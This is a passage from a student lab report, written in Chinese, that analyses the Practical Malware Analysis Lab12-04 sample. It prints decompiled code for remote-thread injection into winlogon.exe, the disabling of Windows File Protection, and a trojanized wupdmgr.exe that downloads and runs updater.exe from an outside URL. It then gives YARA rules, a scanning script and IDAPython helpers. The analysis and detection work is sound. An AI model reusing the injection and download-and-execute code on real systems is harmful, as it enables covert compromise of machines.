
- 判断获取到的三个函数地址 myEnumProcess、myGetModuleBaseNameA、myEnumProcessModules 是否都有效。
- 若有效，使用 myEnumProcess 枚举系统中所有进程的 ID。
- 循环遍历枚举的进程 ID，调用 sub_401000 进行处理，选取符合条件的进程 ID。

- 对选中的进程 ID 调用 sub_401174 进行进一步操作。

3. 文件操作和路径构建:

- 获取系统目录和临时路径。
- 使用 snprintf 构建文件路径。
- 使用 MoveFileA 移动文件。
- 调用 sub_4011FC 进行额外操作。

该代码首先加载 Psapi.dll 并获取三个特定函数的地址，然后枚举系统进程并处理选定进程。接着进行文件操作，构建路径，最后调用额外操作。整体用于执行一系列系统和文件操作。其核心首先在对计算完成 dwProcessID 后，调用 sub_401000；其次就是如果 PID 匹配到的 sub_401174 的进一步操作。先过去看看 sub_401000：



```
1 int __cdecl sub_401000(DWORD dwProcessId)
2 {
3     int result; // eax@5
4     char v2; // [sp+4h] [bp-120h]@2
5     int v3; // [sp+8h] [bp-11Ch]@2
6     char Str1[4]; // [sp+Ch] [bp-118h]@1
7     char v5; // [sp+17h] [bp-100h]@1
8     char v6; // [sp+10Fh] [bp-15h]@1
9     char Str2[4]; // [sp+110h] [bp-14h]@1
10    HANDLE hObject; // [sp+120h] [bp-4h]@1
11
12    strcpy(Str2, "winlogon.exe");
13    strcpy(Str1, "<not real>");
14    memset(&v5, 0, 0xF8u);
15    v6 = 0;
16    hObject = OpenProcess(0x410u, 0, dwProcessId);
17    if ( hObject && myEnumProcessModules(hObject, &v3, 4, &v2) )
18        myGetModuleBaseNameA(hObject, v3, Str1, 260);
19    if ( !strcmp(Str1, Str2) )
20    {
21        CloseHandle(hObject);
22        result = 1;
23    }
24    else
25    {
26        CloseHandle(hObject);
27        result = 0;
28    }
29    return result;
30 }
```

图 3.46: sub_401000

图3.46看到了诸多操作，基于此给出分析如下：

1. sub_401000:

- 初始化变量和字符串：
 - 字符串 Str2 初始化为“winlogon.exe”。
 - 字符串 Str1 初始化为“<not real>”。
 - 其他局部变量的初始化。
- 打开目标进程：
 - 使用 OpenProcess 打开指定 dwProcessId 的进程，获取进程句柄 hObject。
- 获取目标进程模块信息：

- 使用 `myEnumProcessModules` 函数获取目标进程中模块的信息，包括模块句柄 `v3` 和模块数量。
- 获取目标进程模块文件名：
 - 使用 `myGetModuleBaseNameA` 函数获取目标进程中模块 `v3` 的文件名，存储在 `Str1` 中。
- 比较模块文件名：
 - 使用 `stricmp` 比较 `Str1` 即目标进程模块的文件名和 `Str2` 即 `winlogon.exe`，如果相同则返回 1，表示找到目标进程。
- 关闭进程句柄：
 - 使用 `CloseHandle` 关闭进程句柄 `hObject`。
- 返回结果：
 - 根据比较结果，返回 1 或 0，表示是否找到目标进程。

由此可知，这段代码是一个用于查找指定进程的函数，通过打开目标进程、获取模块信息和比较模块文件名的方式，判断目标进程是否为“winlogon.exe”。所以其正在确定于 `winlogon.exe` 关联的 PID，因此我将其重新命名为了 **PIDLOOKUP**。

后面我们知道，如果匹配成功了，对应的 PID 会传给 `sub_401174`，过去看看：

```
1 int __cdecl sub_401174(DWORD dwProcessId)
2 {
3     int result; // eax@2
4     HMODULE v2; // eax@3
5     HANDLE hProcess; // [sp+4h] [bp-8h]@3
6
7     if (sub_4010FC(aSedebugprivile))
8     {
9         result = 0;
10    }
11    else
12    {
13        v2 = LoadLibraryA(LibFileName);
14        lpStartAddress = (LPTHREAD_START_ROUTINE)GetProcAddress(v2, (LPCSTR)2);
15        hProcess = OpenProcess(0x1F0FFFu, 0, dwProcessId);
16        if (hProcess)
17        {
18            CreateRemoteThread(hProcess, 0, 0, lpStartAddress, 0, 0, 0);
19            result = 1;
20        }
21        else
22        {
23            result = 0;
24        }
25    }
26    return result;
27 }
```

图 3.47: sub_401174


基于图3.47给出分析如下：

1. 远程线程注入函数：

- 判断是否具备 `SeDebugPrivilege` 权限：
 - 调用 `sub_4010FC` 函数检查是否拥有 `SeDebugPrivilege` 权限，如果有，则返回 0，表示无法执行注入。
- 加载库文件：
 - 使用 `LoadLibraryA` 加载指定的动态链接库（`LibFileName` 即 `sfc_os.dll`）。
- 获取函数地址：
 - 使用 `GetProcAddress` 获取加载的库中序号为 2 的函数地址，将其存储在 `lpStartAddress` 中。

- 打开目标进程：
 - 使用 `OpenProcess` 以 `0x1F0FFFu` 权限打开指定 `dwProcessId` 的进程，获取进程句柄 `hProcess`。
- bf
- 创建远程线程：
 - 使用 `fcCreateRemoteThread` 在目标进程中创建一个新的线程，执行 `lpStartAddress` 指向的函数。其实 `lpStartAddress` 已经是 `sfc_os.dll` 中序号 2 的指针了，他负责向 `winlogon.exe` 注入一个线程。该线程就是 `sfc_os.dll` 中序号为 2 的函数。
- 返回注入结果：
 - 根据是否成功打开目标进程，返回 1 或 0，表示注入是否成功。

因此该函数用于在目标进程中执行指定函数的远程线程注入函数，首先检查权限，加载指定库文件，获取函数地址，然后以高权限打开目标进程，创建远程线程执行函数。其中的 `SeDebugPrivilege` 对应的 `sub_4010FC` 实际上就是 11 章中讨论的函数：



```

1 int __stdcall sub_4010FC(LPCSTR lpName)
2 {
3     HANDLE v1; // eax@1
4     int result; // eax@2
5     HANDLE TokenHandle; // [sp+0h] [bp-10h]@1
6     struct _TOKEN_PRIVILEGES NewState; // [sp+8h] [bp-10h]@2
7
8     v1 = GetCurrentProcess();
9     if ( !OpenProcessToken(v1, 0x20u, &TokenHandle) )
10     {
11         NewState.PrivilegeCount = 1;
12         NewState.Privileges[0].Attributes = 2;
13         if ( LookupPrivilegeValue(0, lpName, (PLUID)&NewState.Privileges) )
14         {
15             AdjustTokenPrivileges(TokenHandle, 0, &NewState, 0, 0, 0);
16             result = 0;
17         }
18         else
19         {
20             CloseHandle(TokenHandle);
21             result = 1;
22         }
23     }
24     else
25     {
26         result = 1;
27     }
28     return result;
29 }
    
```


图 3.48: sub_4010FC

图3.48该函数通过获取当前进程令牌，调整令牌权限，以达到提升当前进程权限的目的。在给定特权名的情况下，它打开当前进程令牌，设置相应的特权，并关闭令牌句柄，以提升进程权限。

接下来我们回到 `sub_401174` 想想 `sfc_os.dll` 的到处序号为 2 的函数是什么呢。

在 Windows 系统中，`sfc_os.dll` (System File Checker OS) 是一个用于系统文件完整性检查和修复的系统文件。我们并不知道未公开的导出函数 2，根据书上提示，将其命名为 `SfcTerminateWatcherThread`。并且我们为了成功运行该函数，就必须强制运行它在 `winlogon.exe` 中，这样恶意代码在下次系统重启前，就可以禁用 Windows 文件包含机制。

我们前面分析 `main` 时候已经提到了，这里再次重申，上面的注入线程如果成功了，那么就会执行 `main` 的后面这部分：



```

{
    v12 = sub_401174(v11);
    if ( v12 )
    {
        GetWindowsDirectoryA(&Buffer, 0x10Eu);
        snprintf(&Dest, 0x10Eu, aSS_0, &Buffer, aSystem32Wupd_0);
        GetTempPathA(0x10Eu, &v20);
        snprintf(&NewFileName, 0x10Eu, aSS_1, &v20, aWinup_exe);
        MoveFileA(&Dest, &NewFileName);
        sub_4011FC();
        result = 0;
    }
    else
    {
        result = 1;
    }
}
    
```

图 3.49: main 后半部分

图3.49显示了代码。现在结合具体内容详细说：

- GetWindowDirectorA 返回当前 Windows 目录即 C:\Windows，然后和 system32\wupdmgr 拼成 C:\Windows\system32\wupdmgr.exe。然后通过 snprintf 存在 Dest (ExistingFileName) 中。这个 wupdmgr.exe 用于系统更新。
- GetTempPathA 构造另一个字符串,即 C:\Documents and Settings\username\Local\Temp\winup.e 存在 NewFileName 中。
- 最后通过将 MoveFile 将更新的二进制文件放到了用户的临时目录中。

接下来我们注意到函数 sub_4010FC 中多次调用了 GetModuleHandle 等和 LoadResource 提取资源节：





图 3.50: sub_4010FC

图3.50看到了对应的代码，给出其解析：

- GetModuleHandle 等返回当前进程模块句柄。
- Load(Sizeof,Find)Resource: 结合着参数 101 和 BIN 我们知道就是去提取静态分析时候发现的资源节，加载到硬盘。
- CreateFile 和 WriteFile:实现从 BIN 中提取文件写入到 C:\Windows\system32\wupdmgr.exe。
- 操作系统宫老师刚讲过的 winExec! Windows 系统调用用来在用户进程运行 wupddmgr.exe。同时使用 SW_HIDE 0 实际上 Windows 的文件保护机制一般来说会探测到文件的改变或者覆盖行为，所以一般来说这个病毒创建新更新程序其实会失败。不过由于其禁用了 Windows 文件保护机制，所以它的邪恶目的才可以实现 (好可怕☹ (*.><))☹。

最后让我们来看看 BIN 干了什么,我直接使用 ResourceHacker 将他提取,命名为 mal_wupdmgr.exe,然后加载到 IDA 中:



```
int __cdecl main(int argc, const char **argv, const char **envp)
{
    CHAR CmdLine; // [sp+8h] [bp-440h]@1
    char v5; // [sp+9h] [bp-43fh]@1
    char v6; // [sp+115h] [bp-333h]@1
    CHAR v7; // [sp+118h] [bp-330h]@1
    char v8; // [sp+119h] [bp-32fh]@1
    char v9; // [sp+225h] [bp-223h]@1
    CHAR Buffer; // [sp+228h] [bp-220h]@1
    char v11; // [sp+229h] [bp-21fh]@1
    char v12; // [sp+335h] [bp-113h]@1
    char Dest; // [sp+338h] [bp-110h]@1
    char v14; // [sp+339h] [bp-10fh]@1
    char v15; // [sp+445h] [bp-3h]@1

    Buffer = 0;
    nenset(&v11, 0, 0x10Cu);
    v12 = 0;
    Dest = 0;
    nenset(&v14, 0, 0x10Cu);
    v15 = 0;
    v7 = 0;
    nenset(&v8, 0, 0x10Cu);
    v9 = 0;
    CmdLine = 0;
    nenset(&v5, 0, 0x10Cu);
    v6 = 0;
    GetTempPathA(0x10Eu, &Buffer);
    sprintf(&Dest, 0x10Eu, Format, &Buffer, aWinup_exe);
    WinExec(&Dest, 5u);
    GetWindowsDirectoryA(&v7, 0x10Eu);
    sprintf(&CmdLine, 0x10Eu, aSS_0_&v7_aSystem32Wupdmgr);
    if (URLDownloadToFileA(0, aHttpWww_practi, &CmdLine, 0, 0) )
        WinExec(&CmdLine, 0);
    return 0;
}
```

图 3.51: mal_wupdmgr.exe 的 main

图3.51看到一些值得注意的地方：

- GetTempPathA: 创建临时目录字符串, 然后移动原始 Wdinnndows 更新二进制文件 C:\Documents and Settings\username\Local\Temp\winup.exe。
- WinExec: 运行原始的 Windows 更新二进制文件。所以原始的还是能运行, 只是换了一个位置, 到临时目录中了。
- GetWindowsDirectoryA: 获取字符串 C:\Windows\system32\wupdmgrd.exe。存储在 Dest 中, 发现除了文件名的 d 其它都十分接近。
- URLDownloadToFileA 这个很重要, 它虽然是个自己写的函数, 但其内部还是调用相关 API。我们关注其参数:

- szURL: <http://www.practicalmalwareanalysis.com/updater.exe>。
- szFileName: Dest 即 C:\Windows\system32\wupdmgrd.exe。

由此时将下载文件 updater.exe 保存在 wupdmgrd.exe 中。

- 最后根据 URLDownloadToFileA 的参数和 0 比较, 判断是否调用失败, 不等于 0, 则会运行先创建的文件, 然后二进制文件返回并退出。

3.5.3 实验问题

1. Q1: 位置 0x401000 的代码完成了什么功能?

回答: 我们给它命名为 PIDLOOKUP 是有原因的。它负责查看给定 PID 是否为 winlogon.exe 进程。并返回判断结果。

2. Q2: 代码注入了哪个进程?

回答: 注入到进程是 winlogon.exe。

3. Q3: 使用 LoadLibraryA 装载了哪个 DLL 程序?

回答: 装载的 DLL 程序是 Windows 文件保护机制的 sfc_os.dll。属于操作系统级别的程序。

4. Q4: 传递给 CreateRemoteThread 调用的第 4 个参数是什么?

回答: 传给 CreateRemoteThread 的第 4 个参数是一个函数指针, 指向的是文加载的文件保护机制程序 sfc_os.dll 的序号为 2 的函数, 根据提示其命名为 SfcTerminatewatcherThread。即对文件保护机制禁用。

5. Q5: 二进制主程序释放出了哪个恶意代码?

回答: 恶意代码从资源段中释放了 BIN 二进制程序。并且将这个二进制文件覆盖旧的 Widows 更新程序即 wupdmgr.exe, 通过结尾多加一个 d 混淆视听。

同时覆盖真实的 wupdmgr.exe 之前, 恶意代码将它复制到%TEMP% 目录, 供以后使用。

6. Q6: 释放出恶意代码的目的是什么?

回答: 总的来说, 这个病毒是一个十分典型的通过禁用 Windows 保护机制来修改 Windows 功能的一种通用方法。病毒首先向 winlogon.exe 注入一个远程线程 (因为这个函数一定要运行在进程 winlogon.exe 中所以 CreateRemoteThrea 调用十分必要)。并且调用 sfc_os.dll 的一个导出函数 (即序号为 2 的 sfcTerminateWatcherThread), 在下次启动之前禁用 Windows 的文件保护机制。恶意代码通过用这个二进制文件来更新自己的恶意代码并且调用原始的二进制文件 (位于%TEMP% 目录)* 特洛伊木马化 wupdmgr.exe 文件。

值得注意的是, 恶意代码并没有完全破坏原始的 Windows 更新二进制程序, 所有被感染主机用户仍会看到正常的 Windows 更新功能, 十分狡猾, 难以察觉!

3.6 Yara 检测

3.6.1 Sample 提取

利用课程中老师提供的 Scan.py 程序, 将电脑中所有的 PE 格式文件全部扫描, 提取后打开 sample 文件夹查看相关信息:




图 3.52: Sample 信息

图3.52可以看到从电脑中提取了所有 PE 格式文件后的文件及 sample 大小为 36.5GB。然后由于本次实验的中 Lab12-04 的资源节 mal_wupdmgr.exe 是我在 xp 中提取的，因此直接放在 sample 文件夹中。可以看到 sample 包含一共 26503 个文件。Yara 编写的规则将目标从 sample 中识别成功检测出本次 Lab12 的全部六个恶意代码包括 exe 和 dll。

3.6.2 Yara 规则编写

本次 Yara 规则的编写基于上述的病毒分析和实验问题，主要是基于静态分析的 Strings 字符串和 IDA 分析结果。为了能够更好地进行 Yara 规则的编写，首先对之前分析内容进行回顾。分别对 Lab12-01.exe, Lab12-01.dll, Lab12-02.exe, Lab12-03.exe 和 Lab12-04.dll 和 mal_wupdmgr.exe 可以利用的病毒特征进行分条总结如下：

1. Lab12-01.exe:

- explorer.exe: 即它注入的进程名。
- Lab12-01.dll: 这个将会是绝杀，即它调用的 dll 文件。
- psapi.dll: 即加载的文件名。

2. Lab12-01.dll

- Press OK to reboot: 即弹出的窗口显示的内容。
- Practical Malware Analysis %d: 即弹出窗口的标题，会随着循环数而变化递增。

3. Lab12-02.exe:

- GetThreadContext: 即用于获取单曲进程上下文导入函数。
- ReadProcessMemory: 即对进程内存空间直接读操作的导入函数。
- LockResource: 即保持重要资源节的。
- LOCALIZATION: 即它的资源节文件名字。

4. Lab12-03.exe:

- practicalmalwareanalysis.log: 即击键记录器记录内容的日志文件
- BACKSPACE: 即对空格的击键记录。

5. Lab12-04.exe:

- http://www.practicalmalwareanalysis .com/updater.exe: 即下载更多恶意文件的彩蛋网址。
- wupdmgrd.exe 即用于拼接形成替代更新文件的名字。

6. mal_wupdmgrd.exe: 其字符串和 Lab12-04.exe 几乎完全一样。

因此加上必要的一些修饰符如 wide、ascii 以及 nocase 后，编写如下 Yara 规则：

```
1 rule Lab12_01_exe
2 {
3 meta:
```



```
4   description = "Lab12_01_exe:Yara Rules"
5   date = "2023/12/7"
6   author = "ErwinZhou"
7 strings:
8   $clue1 = "explorer.exe" wide ascii
9   $clue2 = "Lab12-01.dll" wide ascii
10  $clue3 = "psapi.dll" wide ascii
11
12 condition:
13   all of them //Lab12-01.exe
14 }
15
16
17 rule Lab12_01_dll
18 {
19 meta:
20   description = "Lab12_01_dll:Yara Rules"
21   date = "2023/12/7"
22   author = "ErwinZhou"
23
24 strings:
25   $clue1 = "Press OK to reboot" wide ascii
26   $clue2 = "Practical Malware Analysis %d" wide ascii nocase
27
28
29 condition:
30   all of them //Lab12-01.dll
31 }
32
33
34 rule Lab12_02_exe
35 {
36 meta:
37   description = "Lab12_02_exe:Yara Rules"
38   date = "2023/12/7"
39   author = "ErwinZhou"
40
41 strings:
42   $clue1 = "GetThreadContext" wide ascii
43   $clue2 = "ReadProcessMemory" wide ascii
44   $clue3 = "LockResource" wide ascii
45   $clue4 = "LOCALIZATION" wide ascii
```

```
46
47 condition:
48     all of them //Lab12-02.exe
49 }
50
51 rule Lab12_03_exe
52 {
53 meta:
54     description = "Lab12_03_exe:Yara Rules"
55     date = "2023/12/7"
56     author = "ErwinZhou"
57
58 strings:
59     $clue1 = "practicalmalwareanalysis.log" wide ascii
60     $clue2 = "BACKSPACE" wide ascii nocase
61
62 condition:
63     all of them //Lab12-03.exe
64 }
65
66 rule Lab12_04_exe
67 {
68 meta:
69     description = "Lab12_04_exe:Yara Rules"
70     date = "2023/12/7"
71     author = "ErwinZhou"
72
73 strings:
74     $clue1 = "http://www.practicalmalwareanalysis.com/updater.exe" wide ascii
75     $clue2 = "wupdmgrd.exe" wide ascii nocase
76
77 condition:
78     all of them //Lab12-04.exe
79 }
80
81 rule mal_wupdmgr_exe
82 {
83 meta:
84     description = "mal_wupdmgr_exe:Yara Rules"
85     date = "2023/12/7"
86     author = "ErwinZhou"
87
```

```
88
89 strings:
90     $clue1 = "http://www.practicalmalwareanalysis.com/updater.exe" wide ascii
91     $clue2 = "wupdmgrd.exe" wide ascii nocase
92
93 condition:
94     all of them //mal_wupdmgr.exe
95 }
```


然后使用如下 Python 代码进行对 sample 的扫描：

```
1 import os
2 import yara
3 import time
4 # 加载YARA规则
5 rules = yara.compile('D:\Tools\Virus Detection\Yara\yara64\Lab12.yar')
6 # 初始化计数器
7 total_files_scanned = 0
8 total_files_matched = 0
9 def scan_folder(folder_path):
10     global total_files_scanned
11     global total_files_matched
12     # 检查文件夹是否存在
13     if os.path.exists(folder_path) and os.path.isdir(folder_path):
14         # 遍历文件夹内的文件和子文件夹
15         for root, dirs, files in os.walk(folder_path):
16             for filename in files:
17                 total_files_scanned += 1
18                 file_path = os.path.join(root, filename)
19                 with open(file_path, 'rb') as file:
20                     data = file.read()
21                     # 扫描数据
22                     matches = rules.match(data=data)
23                     # 处理匹配结果
24                     if matches:
25                         total_files_matched += 1
26                         print(f"File '{filename}' in path '{root}' matched YARA rule(s):")
27                         for match in matches:
28                             print(f"Rule: {match.rule}")
29     else:
30         print(f'The folder at {folder_path} does not exist or is not a folder.')
31 # 文件夹路径
```

```
32 folder_path = 'D:\Tools\Virus Detection\Yara\yara64\Laboratory\sample'
33 # 记录开始时间
34 start_time = time.time()
35 # 递归地扫描文件夹
36 scan_folder(folder_path)
37 # 记录结束时间
38 end_time = time.time()
39 # 计算运行时间
40 runtime = end_time - start_time
41 print(f"Program runtime: {runtime} seconds.")
42 print(f"Total files scanned: {total_files_scanned}")
43 print(f"Total files matched: {total_files_matched}")
```

3.6.3 Yara 规则执行效率测试

扫描结果如下图所示：



```
File 'Lab01-04.exe' in path 'D:\Tools\Virus Detection\Yara\yara64\Laboratory\sample' m
atched YARA rule(s):
Rule: Lab12_04_exe
Rule: mal_wupdmgr_exe
File 'Lab03-03.exe' in path 'D:\Tools\Virus Detection\Yara\yara64\Laboratory\sample' m
atched YARA rule(s):
Rule: Lab12_02_exe
File 'Lab12-01.exe' in path 'D:\Tools\Virus Detection\Yara\yara64\Laboratory\sample' m
atched YARA rule(s):
Rule: Lab12_01_exe
File 'Lab12-02.exe' in path 'D:\Tools\Virus Detection\Yara\yara64\Laboratory\sample' m
atched YARA rule(s):
Rule: Lab12_02_exe
File 'Lab12-03.exe' in path 'D:\Tools\Virus Detection\Yara\yara64\Laboratory\sample' m
atched YARA rule(s):
Rule: Lab12_03_exe
File 'Lab12-04.exe' in path 'D:\Tools\Virus Detection\Yara\yara64\Laboratory\sample' m
atched YARA rule(s):
Rule: Lab12_04_exe
Rule: mal_wupdmgr_exe
File 'Lab17-03.exe' in path 'D:\Tools\Virus Detection\Yara\yara64\Laboratory\sample' m
atched YARA rule(s):
Rule: Lab12_02_exe
File 'mal_wupdmgr.exe' in path 'D:\Tools\Virus Detection\Yara\yara64\Laboratory\sample' m
atched YARA rule(s):
Rule: Lab12_04_exe
Rule: mal_wupdmgr_exe
Program runtime: 134.14437341690063 seconds.
Total files scanned: 26503
Total files matched: 8
```

图 3.53: Yara 检测结果

图3.53可以看到能够成功地从 26503 个文件中识别检测到五个病毒文件包括 Lab12-04 的资源文件 mal_wupdmgr.exe。

但也可以注意到有一些其它病毒文件也被识别了出来，其中包括 Lab1, 3 的和 Lab17 的，推测应该是同样的样本重用。不过最后 8 个检测出的也都是病毒，所以问题不大。并且仅用时 134.144 秒，时间性能较快。总的来说，Yara 规则编写和检测较为成功。

3.7 IDAPython 辅助样本分析

根据要求，分别选择病毒分析过程中一些系统的过程编写如下的 Python 脚本：

3.7.1 查找函数参数

这给定的代码的目标是在反汇编代码中寻找包含特定寄存器 `esi` 的 `mov` 指令，然后打印该指令中的第二个操作数的值。简而言之，这个代码片段用于定位并提取反汇编代码中某个函数的参数。本次实验中由于涉及许多病毒样本中跳转的复杂函数，因此通过这种方式可以简化我们对函数参数的确定，快速分析。

```
1 # 定义一个函数，用于查找函数参数
2 def find_function_arg(addr):
3     # 进入无限循环，以便在函数中一直寻找
4     while True:
5         # 获取当前指令的前一条指令的地址
6         addr = idc.PrevHead(addr)
7         # 判断当前指令是否为 "mov" (移动) 指令，且操作数中包含 "esi"
8         if GetMnem(addr) == "mov" and "esi" in GetOpnd(addr, 0):
9             # 如果条件满足，打印找到的参数值，并在十六进制表示中显示地址
10            print "我们在地址 0x%x 找到了它" % GetOperandValue(addr, 1)
11            # 找到目标后，跳出循环
12            break
```

3.7.2 提取完整字符串

这给定的代码的目标是从内存中的特定地址开始，逐字节读取非零字节，并将它们构造成一个字符串。函数将一直循环，直到遇到字节值为零的位置，表示字符串的结束。最终函数将构建的字符串返回。这段代码用于从内存中提取以指定地址开始的零结尾字符串。本次实验中涉及的病毒样本包含很多字符串，我们可以通过这段代码来快速分析一些可疑的。

```
1 # 定义一个函数，用于从内存中的指定地址开始提取零结尾的字符串
2 def get_string(addr):
3     # 初始化一个空字符串，用于存储提取的字符
4     out = ""
5     # 进入无限循环，以逐字节读取内存中的字符
6     while True:
7         # 检查当前地址处的字节是否非零
8         if Byte(addr) != 0:
9             # 如果非零，将其转换为字符并添加到输出字符串中
10            out += chr(Byte(addr))
11        else:
12            # 如果遇到字节值为零，表示字符串结束，退出循环
13            break
14        # 增加地址，以继续读取下一个字节
15        addr += 1
16    # 返回构建的字符串
```

```
17 return out
```

3.7.3 反编译并打印函数

这段代码的主要目的是使用 Hex-Rays 插件对当前光标所在函数进行反编译，并将反编译结果以逐行形式打印出来。这对于本次实验中复杂的样本进行综合分析很有帮助。可以辅助我们快速对样本的一些复杂函数通过观察其反编译代码，更好的理解。

```
1 from __future__ import print_function
2 import ida_hexrays
3 import ida_lines
4 import ida_funcs
5 import ida_kernwin
6
7 def main():
8     if not ida_hexrays.init_hexrays_plugin():
9         return False
10
11     print("Hex-rays version %s has been detected" %
12           ida_hexrays.get_hexrays_version())
13
14     f = ida_funcs.get_func(ida_kernwin.get_screen_ea());
15     if f is None:
16         print("Please position the cursor within a function")
17         return True
18
19     cfunc = ida_hexrays.decompile(f);
20     if cfunc is None:
21         print("Failed to decompile!")
22         return True
23
24     sv = cfunc.get_pseudocode();
25     for sline in sv:
26         print(ida_lines.tag_remove(sline.line));
27
28     return True
29
30 main()
```

3.7.4 函数判断

这段代码使用 Hex-Rays 插件的'curpos' 钩子，以捕获和打印有关用户输入的详细信息。当我们在 IDA Pro 中操作时，该脚本会提取有关光标位置、键盘和鼠标事件的信息，并以易读的形式输出。这样有助于对我们本次实验都存在注入钩子的秘密启动的四个实验样本进行更好的分析。

```
1  """
2  概要：专注于'curpos'钩子，打印有关用户输入的附加详细信息。
3  描述：
4  演示了在处理由用户输入触发的通知时如何检索用户输入信息。
5  参见：vds_hooks
6  """
7  # 导入Hexrays和IDA Kernwin模块
8  import ida_hexrays
9  import ida_kernwin
10
11 # 定义curpos_details_t类，继承自Hexrays_Hooks
12 class curpos_details_t(ida_hexrays.Hexrays_Hooks):
13
14     # 重写curpos方法
15     def curpos(self, v):
16         # 初始化用于存储信息的列表
17         parts = ["cpos={lnnum=%d, x=%d, y=%d}" % (v.cpos.lnnum, v.cpos.x, v.cpos.y)]
18
19         # 创建输入事件对象
20         uie = ida_kernwin.input_event_t()
21
22         # 如果能够获取用户输入事件
23         if ida_kernwin.get_user_input_event(uie):
24             # 根据输入事件类型选择相应的字符串
25             kind_str = {
26                 ida_kernwin.iek_shortcut: "shortcut",
27                 ida_kernwin.iek_key_press: "key_press",
28                 ida_kernwin.iek_key_release: "key_release",
29                 ida_kernwin.iek_mouse_button_press: "mouse_button_press",
30                 ida_kernwin.iek_mouse_button_release: "mouse_button_release",
31                 ida_kernwin.iek_mouse_wheel: "mouse_wheel",
32             }[uie.kind]
33
34             # 获取输入事件具体信息
